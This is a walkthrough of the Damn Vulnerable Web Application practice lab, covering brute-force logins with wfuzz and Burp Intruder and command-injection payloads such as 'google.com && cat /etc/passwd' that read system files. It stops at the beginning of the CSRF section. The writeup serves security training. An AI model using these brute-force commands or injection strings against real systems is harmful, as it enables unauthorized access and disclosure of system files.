Damn Vulnerable Web Application Writeup

-By Aman Pachauri

Introduction


What is Damn Vulnerable Web Application (DVWA)?

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled classroom environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface. Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

SERVER-SIDE ISSUES

- **reCAPTCHA API Key Missing:** I was not able to solve Insecure CAPTCHA challenges



- **allow_url_include not enabled:** In File inclusion section I was not able to perform RFI challenges.

CLIENT-SIDE ISSUES

- **No Port Forwarding:** I was not allowed to enable port forwarding on my router. Hence, I was not able to setup my own HTTP server for some of the challenges like XSS, CSP, SQL injection (reverse shell), etc.

Every challenge in DVWA has 3 security level settings Low, Medium and High.

CHALLENGES SOLVED

- Brute Force
- Command Injection
- CSRF
- File Inclusion (LFI)
- File Upload
- SQL Injection
- SQL Injection Blind
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- JavaScript

Note: While studying for CEH I had already solved most of the challenges of DVWA because of this I knew how to solve some of the levels beforehand.

Solutions

1. Brute Force

Brute Force attacks uses hit and trial method to guess the correct login information, keys or hidden web page.


Security Level set to Low

I already Knew the following information:

user: admin
password: password

But I need to use brute force to find the password for user admin so let us start.

I started burp suite to capture the request.



I used wfuzz to brute force the login information.

Wfuzz is a tool designed for brute forcing Web Applications.

Command used:


```
wfuzz -w /usr/share/seclists/Password/darkweb2017-top10.txt -b
'security=low PHPSESSID=6jf8i0lrrp34m38s806an2in43' --hs
'incorrect' 'http://144.126.240.162/cs4jksdjkeife9fehf3hfjkw-
182-
29702/vulnerabilities/brute/?username=admin&password=FUZZ&Logi
```

n=Login'

Parameters:

-w wordlist file
-b cookies
--hs sort output based on string found in the

I know that when I enter a wrong password webpage shows an error which contains the word "*incorrect*". So, I used `--hs` to hide all the outputs which contains the word incorrect in the response.



As you can see in the above screenshot, I found the password for the admin account.

Security Level set to Medium.

I again used wfuzz to brute force the password.

This time I set the cookie value **security=medium**.

Command used:

wfuzz -w /usr/share/seclists/Password/darkweb2017-top10.txt -b 'security=medium PHPSESSID=6jf8i0lrrp34m38s806an2in43' --hs 'incorrect' 'http://144.126.240.162/cs4jksdjkeife9fehf3hfjkw-182-29702/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -w /usr/share/seclists/Passwords/darkweb2017-top10.txt -b 'security=medium; PHPSESSID=6jf8i0lrrp34m38s8o6an2in
admin&password=FUZZ&Login=Login'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://144.126.240.162/cs4yiyk7weh4edmse8n2prrauh43-182-29702/vulnerabilities/brute/?username=admin&password=FUZZ
Total requests: 10

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000004:   200        108 L    254 W      4427 Ch     "password"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 8
Filtered Requests: 7
Requests/sec.: 0
```

This time Wfuzz took longer than before but in the end, I was able to brute force the password for admin account. This kind of protection mechanisms does not stop brute force attacks.

Security Level set to High.

Security level is set to high so, I again used burp suite to capture the request.

Request


Pretty Raw \n Actions


```
1 GET /cs4yiyk7weh4edmse8n2prrauh43-182-29702/vulnerabilities/brute/?
  username=admin&password=aman&Login=Login&user_token=
  fc0062e165737dadd677880b01ce453b HTTP/1.1
2 Host: 144.126.240.162
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer:
  http://144.126.240.162/cs4yiyk7weh4edmse8n2prrauh43-182-29702/vulnerabi
  lities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=6jf8i0lrrp34m38s8o6an2in43
10 Connection: close
11
```


In the above request I found a new parameter called user_token. Whenever a new request was sent to server a new user_token was generated.

I used grep extract a burp suite feature which allows user to extract anything from the response and use it as the user wants.

I sent this request to intruder and selected the fields. I used wordlist for password field and grep extract the user_token to send the new token with every brute force request.


Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression: value='
Start at offset: 3199
End at delimiter: </form>
End at fixed length: 32
Extract from regex group
value='(.*?)' />\r\n </form>
Case sensitive
Exclude HTTP headers
Update config based on selection below
Refetch response
79 <input type="text" name="username">
80 Password:
81 <input type="password" AUTOCOMPLETE="off" name="password">
82
83 <input type="submit" value="Login" name="Login">
84 <input type='hidden' name='user_token' value='d25f9ea61dc5a65dd92ed5710ede4584' />
85 </form>
86 <pre>
Username and/or password incorrect.</pre>
87
88
89 <h2>More Information</h2>
90
91 https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
92 <a href="
Search...
0 matches
OK
Cancel


Burp Suite Community E...
Vulnerability: Brute Forc...
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extende
1 × 2 × ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positio
Payload set: 1
Payload count: 10
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
111111
password
qwerty
abc123
12345678
password1
1234567
123123
Add
Enter a new item
Add from list ... [Pro version only]




In the above screenshot you can see that I found the password for admin account in 4th request because burp suite did not find any word incorrect in the response.


2. Command Injection

Command injection is an attack in which the attackers execute arbitrary commands on the host operating system (OS).

Security Level Set to Low.



I was provided with a form which sends ping request to a device and shows the output. I tried google.com and the below is the output which I got.



First I tried basic Linux chaining operators like:

1. PIPE (||)
2. AND (&&)

Both the operators are used for executing multiple commands in Linux.

For me AND operator worked. The AND operator first executes the command on the left and if the command is successful then it executes the command on the right.

Input: *google.com && hostname*

Hostname:

```
damn-vulnerable-61fe4154-cs4yiyk7weh4edmse8n2prrauh43-182-5457h
```

I also got the passwd file which store passwords for all the users in the system.

Input: *google.com && cat /etc/passwd*

Passwd file:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


Security Level set to Medium.

I started by using the previous commands but that didn't work. I tried ';' but it did not work.

Single '&' operator did the work. I successfully executed hostname command using single '&'.


Single '&' operator helps the user to run a command in background.





In the above screenshot, first line shows the hostname.

Input: *google.com & hostname & cat /etc/passwd*




Security Level set to High.

Again I tested the previous commands, but nothing worked. I searched for command injection cheat sheet online. While going through the cheat sheet I found that I can remove spaces and try different combination.

I put my theory to test and after some hit and trials I found that '|' operator without spaces worked for me.

Input: *google.com |hostname*

Input: *google.com |cat /etc/passwd*




3. CSRF (Cross Site Request Forgery)

CSRF allows an attacker to induce users to perform actions that they do not intend to perform. This vulnerability is mostly used in combination with XSS.

a) Security Level: Low

First, I changed the password of admin account to admin. Throughout the CSRF challenge I will try to change the password of admin account back to password using CSRF.

